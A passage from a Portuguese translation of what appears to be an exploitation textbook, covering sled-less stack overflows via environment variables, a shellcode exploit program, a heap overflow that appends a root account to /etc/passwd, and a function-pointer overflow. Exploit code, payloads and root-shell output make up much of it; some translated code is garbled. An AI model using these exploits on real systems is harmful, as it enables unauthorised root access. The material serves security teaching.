[DEBUG] encontrou uma nota de 41 bytes para o ID de usuário 999
-----[ fim dos dados da nota ]-----
sh-3.2#
```

Isso é suficientemente preciso com um sled NOP grande, mas quando se tenta fazer a mesma coisa sem um sled, o programa trava. Isso significa que a previsão do ambiente ainda está incorreta.

```
reader@hacking:~/booksrc $ export SLEDLESS=$(cat shellcode.bin) reader@hacking:~/booksrc
$ ./a.out SLEDLESS
SLEDLESS está em 0xbfffff46
```

```
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x46\xff\xff\xbf "x40') [DEBUG]
encontrou uma nota de 34 bytes para o ID de usuário 999
[DEBUG] encontrou uma nota de 41 bytes para o ID de usuário 999
-----[ end of note data ]-----
Falha de segmentação
reader@hacking:~/booksrc $
```

Para poder prever um endereço de memória exato, as diferenças nos endereços devem ser exploradas. O tamanho do nome do programa que está sendo executado parece ter um efeito sobre o endereço das variáveis de ambiente. Esse efeito pode ser explorado ainda mais alterando o nome do programa e fazendo experimentos. Esse tipo de experimentação e reconhecimento de padrões é uma habilidade importante para um hacker.

```
reader@hacking:~/booksrc $ cp a.out a
reader@hacking:~/booksrc $ ./a SLEDLESS SLEDLESS
está em 0xbfffff4e reader@hacking:~/booksrc $ cp
a.out bb reader@hacking:~/booksrc $ ./bb
SLEDLESS SLEDLESS está em 0xbfffff4c
reader@hacking:~/booksrc $ cp a.out ccc
reader@hacking:~/booksrc $ ./ccc SLEDLESS
SLEDLESS está em 0xbfffff4a
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS está em 0xbfffff46
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfffff4e - 0xbfffff46
$1 = 8
(gdb) quit
reader@hacking:~/booksrc $
```

Como mostra o experimento anterior, o tamanho do nome do programa em execução afeta o local das variáveis de ambiente exportadas. A tendência geral parece ser uma redução de dois bytes no endereço da variável de ambiente para cada aumento de um byte no comprimento do nome do programa. Isso se aplica ao nome do programa *a.out*, pois a diferença de comprimento entre os nomes *a.out* e *a* é de quatro bytes, e a diferença entre o endereço 0xbfffff4e e 0xbfffff46 é de oito bytes. Isso deve significar que o nome do programa em execução também está localizado na pilha em algum lugar, o que está causando o deslocamento.

Com esse conhecimento, o endereço exato da variável de ambiente pode ser previsto quando o programa vulnerável for executado. Isso significa que a muleta de um sled NOP pode ser eliminada. O programa *getenvaddr.c* ajusta o endereço com base na diferença de comprimento do nome do programa para fornecer uma previsão muito precisa.

getenvaddr.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```

int main(int argc, char *argv[]) {
    char *ptr;

    if(argc < 3) {
        printf("Uso: %s <variável de ambiente> <nome do programa-alvo>\n", argv[0]);
        exit(0);
    }
    ptr = getenv(argv[1]); /* Obter o local da variável env. */
    ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* Ajuste para o nome do programa. */
    printf("%s estará em %p\n", argv[1], ptr);
}

```

Quando compilado, esse programa pode prever com precisão onde uma variável de ambiente estará na memória durante a execução de um programa de destino. Isso pode ser usado para explorar estouros de buffer baseados em pilha sem a necessidade de um sled NOP.

```

reader@hacking:~/booksrc $ gcc -o getenvaddr getenvaddr.c
reader@hacking:~/booksrc $ ./getenvaddr SLEDLESS ./notesearch SLEDLESS
estará em 0xbfffff3c
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x3c\xff\xff\xbf "x40') [DEBUG]
encontrou uma nota de 34 bytes para o ID de usuário 999
[DEBUG] encontrou uma nota de 41 bytes para o ID de usuário 999

```

Como você pode ver, o código de exploração nem sempre é necessário para explorar programas. O uso de variáveis de ambiente simplifica consideravelmente as coisas ao explorar a partir da linha de comando, mas essas variáveis também podem ser usadas para tornar o código de exploração mais confiável.

A função system() é usada no programa notesearch_exploit.c para executar um comando. Essa função inicia um novo processo e executa o comando usando /bin/sh -c. O -c diz ao programa sh para executar comandos do argumento da linha de comando passado a ele. A pesquisa de código do Google pode ser usada para encontrar o código-fonte dessa função, o que nos dará mais informações. Acesse <http://www.google.com/codesearch?q=package:libc+system> para ver esse código em sua totalidade.

Código da libc-2.2.2

```

int system(const char * cmd)
{
    int ret, pid, waitstat;
    void (*sigint) (), (*sigquit) ();

    Se ((pid = fork()) == 0) {
        execl("/bin/sh", "sh", "-c", cmd, NULL); exit(127);
    }
    Se (pid < 0) return(127 << 8); sigint =
        signal(SIGINT, SIG_IGN); sigquit =
        signal(SIGQUIT, SIG_IGN);
        while ((waitstat = wait(&ret)) != pid && waitstat != -1); if
        (waitstat == -1) ret = -1;

```

```

    signal(SIGINT, sigint);
    signal(SIGQUIT, sigquit);
    return(ret);
}

```

A parte importante dessa função é mostrada em negrito. A função `fork()` inicia um novo processo, e a função `exec()` é usada para executar o comando por meio do `/bin/sh` com os argumentos de linha de comando apropriados.

O uso de `system()` às vezes pode causar problemas. Se um programa setuid usar `system()`, os privilégios não serão transferidos, porque o `/bin/sh` está eliminando privilégios desde a versão dois. Esse não é o caso do nosso exploit, mas o exploit também não precisa iniciar um novo processo. Podemos ignorar o `fork()` e nos concentrar apenas na função `exec()` para executar o comando.

A função `exec()` pertence a uma família de funções que executam comandos substituindo o processo atual pelo novo. Os argumentos de `exec()` começam com o caminho para o programa de destino e são seguidos por cada um dos argumentos da linha de comando. O segundo argumento da função é, na verdade, o zeroísmo argumento da linha de comando, que é o nome do programa. O último argumento é um `NULL` para encerrar a lista de argumentos, semelhante à forma como um byte nulo encerra uma cadeia de caracteres.

A função `exec()` tem uma função irmã chamada `execle()`, que tem um argumento adicional para especificar o ambiente no qual o processo de execução deve ser executado. Esse ambiente é apresentado na forma de uma matriz de ponteiros para cadeias de caracteres com terminação nula para cada variável de ambiente, e a própria matriz de ambiente é terminada com um ponteiro `NULL`.

Com `exec()`, o ambiente existente é usado, mas se você usar `execle()`, todo o ambiente poderá ser especificado. Se a matriz de ambiente for apenas o shellcode como a primeira cadeia de caracteres (com um ponteiro `NULL` para encerrar a lista), a única variável de ambiente será o shellcode. Isso torna seu endereço fácil de calcular. No Linux, o endereço será `0xbfffffa`, menos o comprimento do shellcode no ambiente, menos o comprimento do nome do programa executado. Como esse endereço será exato, não há necessidade de um sled NOP. Tudo o que é necessário no buffer de exploração é o endereço, repetido vezes suficientes para transbordar o endereço de retorno na pilha, conforme mostrado em `exploit_nosearch_env.c`.

`exploit_nosearch_env.c`

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
" \x2f \x2f \x73 \x68 \x68 \x2f \x62 \x69 \x6e \x89 \xe3 \x51 \x89 \xe2 \x53 \x89 "
"\xe1\xcd\x80";

int main(int argc, char *argv[]) { char
*env[2] = {shellcode, 0}; unsigned

```

```
int i, ret;
```

```

char *buffer = (char *) malloc(160);

ret = 0xbfffffa - (sizeof(shellcode)-1) - strlen("./notesearch"); for(i=0; i <
160; i+=4)
    *((unsigned int *) (buffer+i)) = ret;

execle("./notesearch", "notesearch", buffer, 0, env); free(buffer);
}

```

Esse exploit é mais confiável, pois não precisa de um sled de NOP ou de qualquer adivinhação em relação aos offsets. Além disso, ele não inicia nenhum processo adicional.

```

reader@hacking:~/booksrc $ gcc exploit_notesearch_env.c reader@hacking:~/booksrc $
./a.out
-----[ fim dos dados da nota ]-----
sh-3.2#

```

0x340 Sobrefluxos em outros segmentos

Os estouros de buffer podem ocorrer em outros segmentos de memória, como heap e bss. Como em auth_overflow.c, se uma variável importante estiver localizada após um buffer vulnerável a um estouro, o fluxo de controle do programa poderá ser alterado. No entanto, isso é verdadeiro independentemente do segmento de memória em que essas variáveis residem, o controle tende a ser bastante limitado. Ser capaz de encontrar esses pontos de controle e aprender a aproveitá-los ao máximo requer apenas alguma experiência e pensamento criativo. Embora esses tipos de transbordamentos não sejam tão padronizados quanto os transbordamentos baseados em pilha, eles podem ser igualmente eficazes.

0x341 Um estouro básico baseado em heap

O programa notetaker do Capítulo 2 também é suscetível a uma vulnerabilidade de sobrefluxo de buffer. Dois buffers são alocados no heap, e o primeiro argumento da linha de comando é copiado para o primeiro buffer. Aqui pode ocorrer um estouro de fluxo.

Trecho de notetaker.c

```

buffer = (char *) ec_malloc(100); datafile
= (char *) ec_malloc(20); strcpy(datafile,
"/var/notes");

if(argc < 2) // Se não houver argumentos de linha de
    comando, usage(argv[0], datafile); // exibe a mensagem de uso e sai.

strcpy(buffer, argv[1]); // Copiar para o buffer.

printf("[DEBUG] buffer @ %p: \'%s\'\n", buffer, buffer);
printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

```

Em condições normais, a alocação do buffer está localizada em 0x804a008, que é anterior à alocação do arquivo de dados em 0x804a070, como mostra a saída de depuração. A distância entre esses dois endereços é de 104 bytes.

```
reader@hacking:~/booksrc $ ./notetaker test
[DEBUG] buffer @ 0x804a008: 'test' [DEBUG]
arquivo de dados @ 0x804a070: '/var/notes'
[DEBUG] descriptor de arquivo é 3
A nota foi salva.
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x804a070 - 0x804a008
$1 = 104
(gdb) quit
reader@hacking:~/booksrc $
```

Como o primeiro buffer tem terminação nula, a quantidade máxima de dados que pode ser colocada nesse buffer sem transbordar para o próximo deve ser de 104 bytes.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A "x104')
[DEBUG] buffer@ 0x804a008: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DEBUG] arquivo de dados @ 0x804a070: "
[Erro fatal em main() ao abrir o arquivo: Não existe tal arquivo ou diretório reader@hacking:~/booksrc $
```

Como previsto, quando 104 bytes são tentados, o byte de terminação nula flui excessivamente para o início do buffer do arquivo de dados. Isso faz com que o arquivo de dados não seja nada além de um único byte nulo, que obviamente não pode ser aberto como um arquivo. Mas e se o buffer do arquivo de dados for sobreescrito com algo mais do que apenas um byte nulo?

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A "x104 . "testfile"')
[DEBUG] buffer@ 0x804a008: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtestfile'
[DEBUG] arquivo de dados @ 0x804a070:
'testfile' [DEBUG] descriptor de arquivo é 3
A nota foi salva.
*** Detectado pelo glibc *** ./notetaker: free(): próximo tamanho inválido (normal): 0x0804a008 ***
===== Backtrace: =====
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6( libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
===== Mapa de memória: =====
08048000-08049000 r-xp 00000000 00:0f 44384          /cow/home/reader/booksrc/notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384          /cow/home/reader/booksrc/notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0              [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444          /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444          /rofs/lib/libgcc_s.so.1
```

```

b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795 /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd5000-b7fd6000 r--p 0013b000 07:00 15795 /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd6000-b7fd8000 rw-p 0013c000 07:00 15795 /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd8000-b7fdb000 rw-p b7fd8000 00:00 0
b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0
b7fe7000-b8000000 r-xp 00000000 07:00 15421 /rofs/lib/ld-2.5.so
b8000000-b8002000 rw-p 00019000 07:00 15421 /rofs/lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0 [pilha]
ffffe000-fffff000 r-xp 00000000 00:00 0 [vdso]

Abortado
leitor@hacking:~/booksrc $
```

Desta vez, o estouro foi projetado para sobrescrever o buffer do arquivo de dados com a string *testfile*. Isso faz com que o programa escreva em *testfile* em vez de

/var/notes, como foi originalmente programado para fazer. Entretanto, quando a memória do heap é liberada pelo comando `free()`, são detectados erros nos cabeçalhos do heap e o programa é encerrado. Semelhante à substituição do endereço de retorno com estouro de pilha, há pontos de controle na própria arquitetura do heap. A versão mais recente do glibc usa funções de gerenciamento de memória de heap que evoluíram especificamente para combater ataques de desvinculação de heap. Desde a versão 2.2.5, essas funções foram reescritas para imprimir informações de depuração e encerrar o programa quando detectam problemas com as informações do cabeçalho do heap. Isso torna o desvinculamento de heap no Linux muito difícil.

Entretanto, esse exploit específico não usa as informações do cabeçalho do heap para fazer sua mágica, portanto, no momento em que `free()` é chamado, o programa já foi enganado para gravar em um novo arquivo com privilégios de root.

```

reader@hacking:~/booksrc $ grep -B10 free notetaker.c if(write(fd,
    buffer, strlen(buffer)) == -1) // Escrever nota.
    fatal("in main() while writing buffer to file"); write(fd,
    "\n", 1); // Encerra a linha.

// Fechamento do
arquivo if(close(fd)
== -1)
    fatal("in main() while closing file");

printf("Note has been saved.\n");
free(buffer);
free(datafile);
reader@hacking:~/booksrc $ ls -l ./testfile
-rw----- 1 root reader 118 2007-09-09 16:19 ./testfile reader@hacking:~/booksrc $
cat ./testfile
cat: ./testfile: Permissão negada
reader@hacking:~/booksrc $ sudo cat ./testfile
?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAtestfile
```

leitor@hacking:~/booksrc \$

Uma string é lida até que um byte nulo seja encontrado, de modo que toda a string é gravada no arquivo como a entrada do usuário. Como esse é um programa suid root, o arquivo criado é de propriedade do root. Isso também significa que, como o nome do arquivo pode ser controlado, os dados podem ser anexados a qualquer arquivo. No entanto, esses dados têm algumas restrições; eles devem terminar com o nome de arquivo controlado e uma linha com o ID do usuário também será gravada.

Provavelmente, há várias maneiras inteligentes de explorar esse tipo de recurso. A mais aparente seria anexar algo ao arquivo /etc/passwd. Esse arquivo contém todos os nomes de usuário, IDs e shells de login de todos os usuários do sistema. Naturalmente, esse é um arquivo crítico do sistema, portanto, é uma boa ideia fazer uma cópia de backup antes de mexer muito nele.

```
reader@hacking:~/booksrc $ cp /etc/passwd /tmp/passwd.bkup
reader@hacking:~/booksrc $ head /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
reader@hacking:~/booksrc $
```

Os campos no arquivo /etc/passwd são delimitados por dois pontos, s e n d o o primeiro campo para o nome de login, depois a senha, o ID do usuário, o ID do grupo, o nome de usuário, o diretório inicial e, finalmente, o shell de login. Os campos de senha são todos preenchidos com o caractere *x*, pois as senhas criptografadas são armazenadas em outro local em um arquivo de sombra. (No entanto, esse campo pode conter a senha criptografada).

Além disso, qualquer entrada no arquivo de senhas que tenha um ID de usuário igual a 0 receberá privilégios de root. Isso significa que o objetivo é anexar uma entrada extra com privilégios de root e uma senha conhecida ao arquivo de senhas.

A senha pode ser criptografada usando um algoritmo de hash unidirecional. Como o algoritmo é unidirecional, a senha original não pode ser recriada a partir do valor de hash. Para evitar ataques de pesquisa, o algoritmo usa um *valor de sal* que, quando variado, cria um valor de hash diferente para a mesma senha de entrada. Essa é uma operação comum, e o Perl tem uma função crypt() que a executa. O primeiro argumento é a senha e o segundo é o valor do sal. A mesma senha com um salt diferente produz um salt diferente.

```
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "AA")."\n"'
AA6tQYSfGxd/A
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "XX")."\n"'
XXq2wKiyI43A2
reader@hacking:~/booksrc $
```

Observe que o valor do sal está sempre no início do hash. Quando um usuário faz login e digita uma senha, o sistema procura a senha criptografada

para esse usuário. Usando o valor de sal da senha criptografada armazenada, o sistema usa o mesmo algoritmo de hash unidirecional para criptografar o texto que o usuário digitou como senha. Por fim, o sistema compara os dois hashes; se forem iguais, o usuário deve ter digitado a senha correta. Isso permite que a senha seja usada para autenticação sem exigir que ela seja armazenada em qualquer lugar do sistema.

O uso de um desses hashes no campo de senha fará com que a senha da conta seja *senha*, independentemente do valor do salt usado. A linha a ser anexada ao arquivo /etc/passwd deve ser semelhante a esta:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/bin/bash
```

No entanto, a natureza dessa exploração específica de estouro de heap não permitirá que essa linha exata seja gravada em /etc/passwd, porque a string deve terminar com /etc/passwd. Entretanto, se esse nome de arquivo for simplesmente anexado ao final da entrada, a entrada do arquivo passwd estará incorreta. Isso pode ser compensado com o uso inteligente de um link de arquivo simbólico, de modo que a entrada possa terminar com /etc/passwd e ainda ser uma linha válida no arquivo de senha. Veja como isso funciona:

```
reader@hacking:~/booksrc $ mkdir /tmp/etc  
reader@hacking:~/booksrc $ ln -s /bin/bash /tmp/etc/passwd  
reader@hacking:~/booksrc $ ls -l /tmp/etc/passwd  
lrwxrwxrwx 1 reader reader 9 2007-09-09 16:25 /tmp/etc/passwd -> /bin/bash reader@hacking:~/booksrc $
```

Agora, /tmp/etc/passwd aponta para o shell de login /bin/bash. Isso significa que um shell de login válido para o arquivo de senha também é /tmp/etc/passwd, tornando o seguinte uma linha de arquivo de senha válida:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp/etc/passwd
```

Os valores dessa linha só precisam ser ligeiramente modificados para que a parte antes de /etc/passwd tenha exatamente 104 bytes:

```
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp"' | wc -c 38  
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A "x50 . ":/root:/tmp"'  
| wc -c  
86  
reader@hacking:~/booksrc $ gdb -q  
(gdb) p 104 - 86 + 50  
$1 = 68  
(gdb) quit  
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A "x68 . ":/root:/tmp"'  
| wc -c  
104  
leitor@hacking:~/booksrc $
```

Se /etc/passwd for adicionado ao final dessa string final (mostrada em negrito), a string acima será anexada ao final do arquivo /etc/passwd. E como essa linha define uma conta com privilégios de root com uma senha que definimos,

ela não será

será difícil acessar essa conta e obter acesso root, como mostra a saída a seguir.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A "x68 .  
":/root:/tmp/etc/passwd")  
[DEBUG]          buffer@ 0x804a008: 'myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAA:/root:/tmp/etc/passwd' [DEBUG]  
datafile @ 0x804a070: '/etc/passwd'  
[DEBUG] descriptor de arquivo é  
3 A nota foi salva.  
*** Detectado pelo glibc *** ./notetaker: free(): próximo tamanho inválido (normal): 0x0804a008 ***  
===== Backtrace: ======  
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]  
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]  
.notetaker[0x8048916]  
/lib/tls/i686/cmov/libc.so.6( libc_start_main+0xdc)[0xb7eafebc]  
.notetaker[0x8048511]  
===== Mapa de memória: ======
```

Endereço	Acesso	Tamanho	Valor	Localização
08048000-08049000	r-xp	00000000 00:0f	44384	/cow/home/reader/booksrc/notetaker
08049000-0804a000	rw-p	00000000 00:0f	44384	/cow/home/reader/booksrc/notetaker
0804a000-0806b000	rw-p	0804a000 00:00	0	[heap]
b7d00000-b7d21000	rw-p	b7d00000 00:00	0	
b7d21000-b7e00000	---p	b7d21000 00:00	0	
b7e83000-b7e8e000	r-xp	00000000 07:00	15444	/rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000	rw-p	0000a000 07:00	15444	/rofs/lib/libgcc_s.so.1
b7e99000-b7e9a000	rw-p	b7e99000 00:00	0	
b7e9a000-b7fd5000	r-xp	00000000 07:00	15795	/rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd5000-b7fd6000	r--p	0013b000 07:00	15795	/rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd6000-b7fd8000	rw-p	0013c000 07:00	15795	/rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd8000-b7fdb000	rw-p	b7fd8000 00:00	0	
b7fe4000-b7fe7000	rw-p	b7fe4000 00:00	0	
b7fe7000-b8000000	r-xp	00000000 07:00	15421	/rofs/lib/ld-2.5.so
b8000000-b8002000	rw-p	00019000 07:00	15421	/rofs/lib/ld-2.5.so
bffeb000-c0000000	rw-p	bffeb000 00:00	0	[pilha]
fffffe000-fffff000	r-xp	00000000 00:00	0	[vdso]

Abortado

```
reader@hacking:~/booksrc $ tail /etc/passwd  
avahi:x:105:111:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false cupsys:x:106:113::/home/cupsys:/bin/false  
haldaemon:x:107:114:Camada de abstração de hardware,,,:/home/haldaemon:/bin/false  
hplip:x:108:7:Usuário do sistema HPLIP,,,:/var/run/hplip:/bin/false  
gdm:x:109:118:Gerenciador de exibição do Gnome:/var/lib/gdm:/bin/false  
matrix:x:500:500:Conta de usuário:/home/matrix:/bin/bash  
jose:x:501:501:Jose Ronnick:/home/jose:/bin/bash reader:x:999:999:Hacker,,,:/home/reader:/bin/bash  
?  
myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAA;/  
root:/tmp/etc/passwd  
reader@hacking:~/booksrc $ su myroot Senha:  
root@hacking:/home/reader/booksrc# whoami  
root  
root@hacking:/home/reader/booksrc#
```

0x342 Ponteiros de função transbordando

Se já jogou o suficiente com o programa game_of_chance.c, perceberá que, assim como em um cassino, a maioria dos jogos é estatisticamente ponderada a favor da casa. Isso dificulta a obtenção de créditos, apesar da sorte que você possa ter. Talvez haja uma maneira de equilibrar um pouco as chances. Esse programa usa um ponteiro de função para lembrar o último jogo realizado. Esse ponteiro é armazenado na estrutura do usuário, que é declarada como uma variável global. Isso significa que toda a memória da estrutura do usuário é alocada no segmento bss.

De game_of_chance.c

```
// Estrutura personalizada de usuário para armazenar
informações sobre usuários struct user {
    int uid; int
    credits;
    int highscore;
    char name[100];
    int (*current_game) ();
};

---

// Variáveis globais
struct user player;           // Estrutura do jogador
```

O buffer de nome na estrutura do usuário é um local provável para um estouro. Esse buffer é definido pela função input_name(), mostrada abaixo:

```
// Essa função é usada para inserir o nome do jogador, já que
// scanf("%s", &whatever) interromperá a entrada no primeiro
espaço. void input_name() {
    char *name_ptr, input_char = '\n';
    while(input_char == '\n')           // Elimina qualquer
        sobra scanf("%c", &input_char); // caracteres de
        nova linha.

    name_ptr = (char *) &(player.name); // name_ptr = endereço do nome do jogador
    while(input_char != '\n') { // Faz um loop até a nova linha.
        *name_ptr = input_char;      // Coloque o caractere de entrada no
        campo de nome. scanf("%c", &input_char); // Obtenha o próximo
        caractere.
        name_ptr++;                // Incrementar o ponteiro de nome.
    }
    *name_ptr = 0; // Termina a cadeia de caracteres.
}
```

Essa função só interrompe a entrada em um caractere de nova linha. Não há nada que limite ao comprimento do buffer do nome de destino, o que significa que é possível ocorrer um estouro. Para tirar proveito do estouro, precisamos fazer com que o programa chame o ponteiro de função depois que ele for substituído. Isso acontece na função play_the_game(), que é chamada quando qualquer jogo é selecionado no menu. O trecho de código a seguir faz parte do código de seleção do menu, usado para escolher e jogar um jogo.

```

if((escolha < 1) || (escolha > 7))
    printf("\n[!!!] O número %d é uma seleção inválida.\n\n", choice); else if
    (choice < 4) { // Caso contrário, a escolha foi um jogo de algum tipo.
        if(choice != last_game) { // Se a função ptr não estiver
            definida, if(choice == 1) // então a apontará para o jogo
            selecionado
                player.current_game = pick_a_number; else
            if(choice == 2)
                player.current_game = dealer_no_match;
            else
                player.current_game = find_the_ace;
            last_game = choice; // e definir last_game.
        }
        play_the_game(); // Jogue o jogo.
    }
}

```

Se `last_game` não for igual à escolha atual, o ponteiro de função de `current_game` será alterado para o jogo apropriado. Isso significa que, para que o programa chame o ponteiro de função sem sobreescrivê-lo, um jogo deve ser jogado primeiro para definir a variável `last_game`.

```

reader@hacking:~/booksrc $ ./game_of_chance
-=Menu Game of Chance ]=-
1 - Jogue o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
5 - Altere seu nome de usuário
6 - Redefinir sua conta com 100 créditos
7 - Sair
[Nome: Jon Erickson].
[Você tem 70 créditos] -> 1

[DEBUG] ponteiro current_game @ 0x08048fde

##### Pick a Number #####
Este jogo custa 10 créditos para ser jogado. Basta escolher um número
entre 1 e 20, e se você escolher o número vencedor, ganhará o
prêmio principal de 100 créditos!

10 créditos foram deduzidos de sua conta. Escolha um
número entre 1 e 20: 5
O número vencedor é 17.
Desculpe, você não
ganhou.

Agora você tem 60 créditos
Você gostaria de jogar novamente? (sim/não) n
-=Menu Game of Chance ]=-
1 - Jogue o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
5 - Altere seu nome de usuário
6 - Redefinir sua conta com 100 créditos

```

```
7 - Sair  
[Nome: Jon Erickson]  
[Você tem 60 créditos] ->  
[1]+ Parado                 ./game_of_chance  
reader@hacking:~/booksrc $
```

Você pode suspender temporariamente o processo atual pressionando CTRL-Z. Neste ponto, a variável `last_game` foi definida como 1, portanto, na próxima vez que 1 for selecionado, o ponteiro de função será simplesmente chamado sem ser alterado. De volta ao shell, descobrimos um buffer de estouro apropriado, que pode ser copiado e colado como um nome mais tarde. Recompilar o código-fonte com símbolos de depuração e usar o GDB para executar o programa com um ponto de interrupção em `main()` nos permite explorar a memória. Como mostra a saída abaixo, o buffer de nome está a 100 bytes do ponteiro `current_game` dentro do user estrutura.

```
reader@hacking:~/booksrc $ gcc -g game_of_chance.c  
reader@hacking:~/booksrc $ gdb -q ./a.out  
Usando a biblioteca do host libthread_db  
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) break main  
Ponto de parada 1 em 0x8048813: arquivo game_of_chance.c,  
linha 41. (gdb) run  
Iniciando o programa: /home/reader/booksrc/a.out
```

```
Ponto de parada 1, main () em game_of_chance.c:41  
41          srand(time(0)); // Semejar o randomizador com a hora atual. (gdb) p  
player  
$1 = {uid = 0, credits = 0, highscore = 0, name = '\0' <repetir 99 vezes>, current_game = 0}  
(gdb) x/x &player.name  
0x804b66c <player+12>: 0x00000000 (gdb)  
x/x &player.current_game 0x804b6d0  
<player+112>: 0x00000000 (gdb) p  
0x804b6d0 - 0x804b66c  
$2 = 100  
(gdb) quit  
O programa está em execução. Sair mesmo assim? (y ou n) y  
reader@hacking:~/booksrc $
```

Usando essas informações, podemos gerar um buffer para transbordar a variável de nome. Isso pode ser copiado e colado no programa interativo Game of Chance quando ele for retomado. Para retornar ao processo suspenso, basta digitar `fg`, que é a abreviação de *foreground*.

```
reader@hacking:~/booksrc $ perl -e 'print "A"x100 . "BBBB" . "\n"  
AAAAAAAAAAAAAAAAAAAAAAA  
AAAAAA AAAA  
reader@hacking:~/booksrc $ fg  
.jogo_de_chance 5
```

Alterar o nome do usuário

```
Digite seu novo nome:  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAABBBB  
Seu nome foi alterado.
```

```
-=Menu Game of Chance ]=  
1 - Jogue o jogo Pick a Number  
2 - Jogue o jogo No Match Dealer  
3 - Jogue o jogo Find the Ace  
4 - Ver a pontuação máxima atual  
5 - Altere seu nome de usuário  
6 - Redefinir sua conta com 100 créditos  
7 - Sair  
[Nome: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAABBBB]  
[Você tem 60 créditos] -> 1
```

```
[DEBUG] ponteiro current_game @ 0x42424242  
Falha de segmentação  
reader@hacking:~/booksrc $
```

Selecione a opção de menu 5 para alterar o nome de usuário e cole no buffer de estouro. Isso sobreescrêverá o ponteiro de função com 0x42424242. Quando a opção de menu 1 for selecionada novamente, o programa falhará ao tentar chamar o ponteiro de função. Essa é a prova de que a execução pode ser controlada; agora tudo o que é necessário é um endereço válido para inserir no lugar de *BBBB*.

O comando nm lista símbolos em arquivos de objetos. Isso pode ser usado para localizar endereços de várias funções em um programa.

```
reader@hacking:~/booksrc $ nm game_of_chance  
0804b508 d _DYNAMIC  
0804b5d4 d __GLOBAL_OFFSET_TABLE__  
080496c4 R __IO_stdin_used  
    w __Jv_RegisterClasses 0804b4f8  
d C T O R E N D  
0804b4f4 d C T O R L I S T  
0804b500 d D T O R E N D  
0804b4fc d D T O R L I S T  
0804a4f0 r F R A M E E N D  
0804b504 d J C R E N D  
0804b504 d J C R L I S T  
0804b630 A bss_start  
0804b624 D data_start  
08049670 t do_global_ctors_aux  
08048610 t do_global_dtors_aux  
0804b628 D dso_handle  
    w gmon_start 08049669 T  
i686.get_pc_thunk.bx 0804b4f4 d  
init_array_end 0804b4f4 d  
init_array_start 080495f0 T  
